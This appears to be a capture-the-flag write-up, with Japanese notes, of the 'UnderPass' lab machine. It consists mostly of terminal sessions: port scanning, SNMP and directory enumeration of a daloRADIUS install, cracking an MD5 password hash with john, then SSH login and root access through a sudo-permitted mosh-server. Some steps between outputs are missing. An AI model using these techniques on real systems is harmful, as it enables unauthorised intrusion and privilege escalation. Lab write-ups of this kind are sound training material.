






┌──(kali㉿kali)-[~/Downloads]
└─$ sudo nmap 10.10.11.48 -p- -sV -vv --open --reason -Pn
[sudo] password for kali:
Host discovery disabled (-Pn). All addresses will be marked 'up' and scan times may be slower.
Starting Nmap 7.95 ( https://nmap.org ) at 2025-01-17 09:45 EST
NSE: Loaded 47 scripts for scanning.
Initiating Parallel DNS resolution of 1 host. at 09:45
Completed Parallel DNS resolution of 1 host. at 09:45, 2.02s elapsed
Initiating SYN Stealth Scan at 09:45
Scanning 10.10.11.48 [65535 ports]

Discovered open port 80/tcp on 10.10.11.48
Discovered open port 22/tcp on 10.10.11.48
SYN Stealth Scan Timing: About 23.31% done; ETC: 09:47 (0:01:42 remaining)
SYN Stealth Scan Timing: About 49.45% done; ETC: 09:47 (0:01:02 remaining)
Completed SYN Stealth Scan at 09:47, 158.50s elapsed (65535 total ports)
Initiating Service scan at 09:47
Scanning 2 services on 10.10.11.48
Completed Service scan at 09:48, 6.92s elapsed (2 services on 1 host)
NSE: Script scanning 10.10.11.48.
NSE: Starting runlevel 1 (of 2) scan.
Initiating NSE at 09:48
Completed NSE at 09:48, 1.15s elapsed
NSE: Starting runlevel 2 (of 2) scan.
Initiating NSE at 09:48
Completed NSE at 09:48, 1.12s elapsed
Nmap scan report for 10.10.11.48
Host is up, received user-set (0.26s latency).
Scanned at 2025-01-17 09:45:19 EST for 167s
Not shown: 61102 closed tcp ports (reset), 4431 filtered tcp ports (no-response)
Some closed ports may be reported as filtered due to --defeat-rst-ratelimit
PORT   STATE SERVICE REASON         VERSION
22/tcp open  ssh     syn-ack ttl 63 OpenSSH 8.9p1 Ubuntu 3ubuntu0.10 (Ubuntu Linux; protocol 2.0)
80/tcp open  http    syn-ack ttl 63 Apache httpd 2.4.52 ((Ubuntu))
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Read data files from: /usr/share/nmap
Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 170.02 seconds
           Raw packets sent: 81112 (3.569MB) | Rcvd: 67955 (2.718MB)
┌──(kali㉿kali)-[~/Downloads]
└─$ sudo nmap -sU 10.10.11.48
Starting Nmap 7.95 ( https://nmap.org ) at 2025-01-17 09:58 EST
Stats: 0:04:13 elapsed; 0 hosts completed (1 up), 1 undergoing UDP Scan
UDP Scan Timing: About 22.98% done; ETC: 10:16 (0:14:08 remaining)
Stats: 0:04:13 elapsed; 0 hosts completed (1 up), 1 undergoing UDP Scan
UDP Scan Timing: About 23.08% done; ETC: 10:16 (0:14:03 remaining)
Stats: 0:04:14 elapsed; 0 hosts completed (1 up), 1 undergoing UDP Scan
UDP Scan Timing: About 23.08% done; ETC: 10:16 (0:14:07 remaining)
Stats: 0:12:15 elapsed; 0 hosts completed (1 up), 1 undergoing UDP Scan
UDP Scan Timing: About 63.57% done; ETC: 10:17 (0:07:01 remaining)
Nmap scan report for 10.10.11.48
Host is up (0.26s latency).
Not shown: 997 closed udp ports (port-unreach)
PORT     STATE         SERVICE
161/udp  open          snmp
1812/udp open|filtered radius
1813/udp open|filtered radacct
┌──(kali㉿kali)-[~/Downloads]
└─$ snmp-check 10.10.11.48
snmp-check v1.9 - SNMP enumerator
Copyright (c) 2005-2015 by Matteo Cantoni (www.nothink.org)
[+] Try to connect to 10.10.11.48:161 using SNMPv1 and community 'public'
[*] System information:
Host IP address : 10.10.11.48
Hostname : UnDerPass.htb is the only daloradius server in the basin!
Description : Linux underpass 5.15.0-126-generic #136-Ubuntu SMP Wed Nov 6 10:38:22 UTC 2024 x86_64
Contact : [email protected]
Location : Nevada, U.S.A. but not Vegas
Uptime snmp : 11:21:08.02
Uptime system : 11:20:56.83
System date : 2025-1-17 15:22:24.0daloradius
デフォルトログインは http://”サーバIPアドレス”/daloradius/
┌──(kali㉿kali)-[~/Downloads]
└─$ gobuster dir --url http://underpass.htb/daloradius/ --wordlist /usr/share/wordlists/dirbuster/directory-list-2.3-small.txt
===============================================================
Gobuster v3.6
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)
===============================================================
[+] Url:                     http://underpass.htb/daloradius/
[+] Method:                  GET
[+] Threads:                 10
[+] Wordlist:                /usr/share/wordlists/dirbuster/directory-list-2.3-small.txt
[+] Negative Status codes:   404
[+] User Agent:              gobuster/3.6
[+] Timeout:                 10s
===============================================================
Starting gobuster in directory enumeration mode
===============================================================
/library              (Status: 301) [Size: 327] [--> http://underpass.htb/daloradius/library/]
/doc                  (Status: 301) [Size: 323] [--> http://underpass.htb/daloradius/doc/]

/app                  (Status: 301) [Size: 323] [--> http://underpass.htb/daloradius/app/]
/contrib              (Status: 301) [Size: 327] [--> http://underpass.htb/daloradius/contrib/]
/ChangeLog            (Status: 200) [Size: 24703]
/setup                (Status: 301) [Size: 325] [--> http://underpass.htb/daloradius/setup/]
/LICENSE              (Status: 200) [Size: 18011]
┌──(kali㉿kali)-[~/Downloads]
└─$ gobuster dir --url http://underpass.htb/daloradius/app --wordlist /usr/share/wordlists/dirbuster/directory-list-2.3-small.txt -x php
===============================================================
Gobuster v3.6
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)
===============================================================
[+] Url: http://underpass.htb/daloradius/app
[+] Method: GET
[+] Threads: 10
[+] Wordlist: /usr/share/wordlists/dirbuster/directory-list-2.3-small.txt
[+] Negative Status codes: 404
[+] User Agent: gobuster/3.6
[+] Extensions: php
[+] Timeout: 10s
===============================================================
Starting gobuster in directory enumeration mode
===============================================================
/.php (Status: 403) [Size: 278]
/common (Status: 301) [Size: 330] [--> http://underpass.htb/daloradius/app/common/]
/users (Status: 301) [Size: 329] [--> http://underpass.htb/daloradius/app/users/]

32桁の16進数っぽいのでおそらくMD5だと思います
┌──(kali㉿kali)-[~/htb/underpass]
└─$ john hash --wordlist=/usr/share/wordlists/rockyou.txt --format=Raw-MD5
Using default input encoding: UTF-8
Loaded 1 password hash (Raw-MD5 [MD5 128/128 AVX 4x3])
Warning: no OpenMP support for this hash type, consider --fork=4
Press 'q' or Ctrl-C to abort, almost any other key for status
underwaterfriends (?)
1g 0:00:00:00 DONE (2025-01-18 02:00) 2.941g/s 8776Kp/s 8776Kc/s 8776KC/s undiamecaiQ..underthecola
Use the "--show --format=Raw-MD5" options to display all of the cracked passwords reliably
Session completed.
└─$ ssh 10.10.11.48 -l svcMosh
The authenticity of host '10.10.11.48 (10.10.11.48)' can't be established.
ED25519 key fingerprint is SHA256:zrDqCvZoLSy6MxBOPcuEyN926YtFC94ZCJ5TWRS0VaM.
This key is not known by any other names.
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added '10.10.11.48' (ED25519) to the list of known hosts.
[email protected]'s password:
Welcome to Ubuntu 22.04.5 LTS (GNU/Linux 5.15.0-126-generic x86_64)
* Documentation: https://help.ubuntu.com
* Management: https://landscape.canonical.com
* Support: https://ubuntu.com/pro
System information as of Sat Jan 18 07:05:50 AM UTC 2025
System load: 0.05 Processes: 225
Usage of /: 48.7% of 6.56GB Users logged in: 0
Memory usage: 10% IPv4 address for eth0: 10.10.11.48
Swap usage: 0%
Expanded Security Maintenance for Applications is not enabled.
0 updates can be applied immediately.
Enable ESM Apps to receive additional future security updates.
See https://ubuntu.com/esm or run: sudo pro status
The list of available updates is more than a week old.
To check for new updates run: sudo apt update
Last login: Sat Jan 11 13:29:47 2025 from 10.10.14.62
svcMosh@underpass:~$ whoami
svcMosh
svcMosh@underpass:~$ cat user.txt
root
svcMosh@underpass:~$ sudo -l
Matching Defaults entries for svcMosh on localhost:
    env_reset, mail_badpass,
    secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin\:/snap/bin,
    use_pty

User svcMosh may run the following commands on localhost:
    (ALL) NOPASSWD: /usr/bin/mosh-server
Moshとは、端末をリモートで操作するためのソフトウェア、簡単に言ってしまえばSSHの代替となるソフトウェアです。
svcMosh@underpass:~$ sudo /usr/bin/mosh-server


MOSH CONNECT 60001 tmBmZjDH98bDwvbiLyMsjg

mosh-server (mosh 1.3.2) [build mosh 1.3.2]
Copyright 2012 Keith Winstein <[email protected]>
License GPLv3+: GNU GPL version 3 or later <http://gnu.org/licenses/gpl.html>.
This is free software: you are free to change and redistribute it.
There is NO WARRANTY, to the extent permitted by law.

[mosh-server detached, pid = 2169]
svcMosh@underpass:~$ MOSH_KEY=tmBmZjDH98bDwvbiLyMsjg mosh-client 127.0.0.1 60001

第220回 Ubuntuでモバイルシェル「Mosh」を使う | gihyo.jp
Moshとは、端末をリモートで操作するためのソフトウェア、簡単に言ってしまえばSSHの代替となるソフトウェアです。今週のレシピでは、SSHよりも高速で、接続のローミングができるMobile Shell、略してMoshを紹介します。

gihyo.jp
Welcome to Ubuntu 22.04.5 LTS (GNU/Linux 5.15.0-126-generic x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:     https://landscape.canonical.com
 * Support:        https://ubuntu.com/pro

 System information as of Sat Jan 18 07:36:10 AM UTC 2025

  System load:  0.15              Processes:             234
  Usage of /:   49.0% of 6.56GB   Users logged in:       1
  Memory usage: 10%               IPv4 address for eth0: 10.10.11.48
  Swap usage:   0%


Expanded Security Maintenance for Applications is not enabled.

0 updates can be applied immediately.

Enable ESM Apps to receive additional future security updates.
See https://ubuntu.com/esm or run: sudo pro status


The list of available updates is more than a week old.
To check for new updates run: sudo apt update
Failed to connect to https://changelogs.ubuntu.com/meta-release-lts. Check your Internet connection or proxy settings


root@underpass:~#
root@underpass:~# whoami
root
root@underpass:~#

コメント